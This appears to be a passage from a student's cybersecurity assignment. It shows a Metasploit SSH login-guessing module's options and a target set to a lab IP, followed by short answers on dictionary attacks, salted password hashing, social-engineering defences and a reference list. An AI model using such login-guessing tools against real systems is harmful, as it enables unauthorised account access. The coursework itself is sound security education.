msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > show options
```

Module options (auxiliary/scanner/ssh/ssh_login):

Name	Current Setting	Required	Description
ANONYMOUS_LOGIN	false	yes	Attempt to login with a blank username and password
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
CreateSession	true	no	Create a new session for every successful login
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none, user, us
PASSWORD		no	A specific password to authenticate with
PASS_FILE		no	File containing passwords, one per line
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	22	yes	The target port
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME		no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE		no	File containing usernames, one per line
VERBOSE	false	yes	Whether to print output for all attempts

View the full module info with the `info`, or `info -d` command.

```
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.144.130
RHOSTS => 192.168.144.130
msf6 auxiliary(scanner/ssh/ssh_login) >
```

This is not a brute force attack. You have performed a dictionary attack

3)

Brute-force and dictionary attacks are dangerous because attackers use automated tools to guess passwords until they gain access. If successful, they can steal data, hijack accounts, or move deeper into the network. Organisations can reduce the risk by enforcing strong passwords, limiting login attempts, and locking accounts after repeated failures. Adding MFA and monitoring unusual login activity provides strong additional protection.

Question 5B

3)

A **hash function** is a one-way algorithm that turns data into a fixed-length value that can't be reversed. Modern web applications use hashing mainly to **store passwords securely** — instead of saving the real password, they save its hash. Hashes are also used to **check data integrity**, verify files, and protect sessions or tokens from tampering.

4)

A strong mitigation is to **hash passwords using a slow, salted algorithm like bcrypt or Argon2**. These algorithms make each cracking attempt extremely slow, so even if attackers steal the hashes, brute-forcing them becomes impractical and time-consuming.

Question 6B

3)

Organisations can mitigate social engineering attacks by implementing regular security awareness training to help users recognise phishing attempts and malicious links. Technical controls such as multi-factor authentication (MFA) reduce the impact of stolen credentials.

Additional measures include email filtering, phishing simulations, and enforcing least privilege access to minimise potential damage if an account is compromised.

References

Blackboard cyber security Tutorials

Nmap Project (2024) *Nmap Reference Guide*. Available at: <https://nmap.org/book/man.html> (Accessed: 6 April 2026).

OWASP Foundation (2021) *OWASP Testing Guide v4*. Available at: <https://owasp.org/www-project-web-security-testing-guide/> (Accessed: 10 April 2026).

ICANN (2023) *Domain Name System (DNS) Security and Stability*. Available at: <https://www.icann.org> (Accessed: 12 April 2026).

Cloudflare (2024) *What is DNS?*. Available at: <https://www.cloudflare.com/learning/dns/what-is-dns/> (Accessed: 15 April 2026).

Rapid7 (2024) *Metasploit Framework Documentation*. Available at: <https://docs.rapid7.com/metasploit/> (Accessed: 16 April 2026).

Cisco (2023) *Denial of Service Attacks Explained*. Available at: <https://www.cisco.com> (Accessed: 16 April 2026).

Wireshark Foundation (2024) *Wireshark User Guide*. Available at:
<https://www.wireshark.org/docs/> (Accessed: 18 April 2026).

NCSC (2024) *Phishing Attacks: Defending Your Organisation*. Available at:
<https://www.ncsc.gov.uk> (Accessed: 19 April 2026).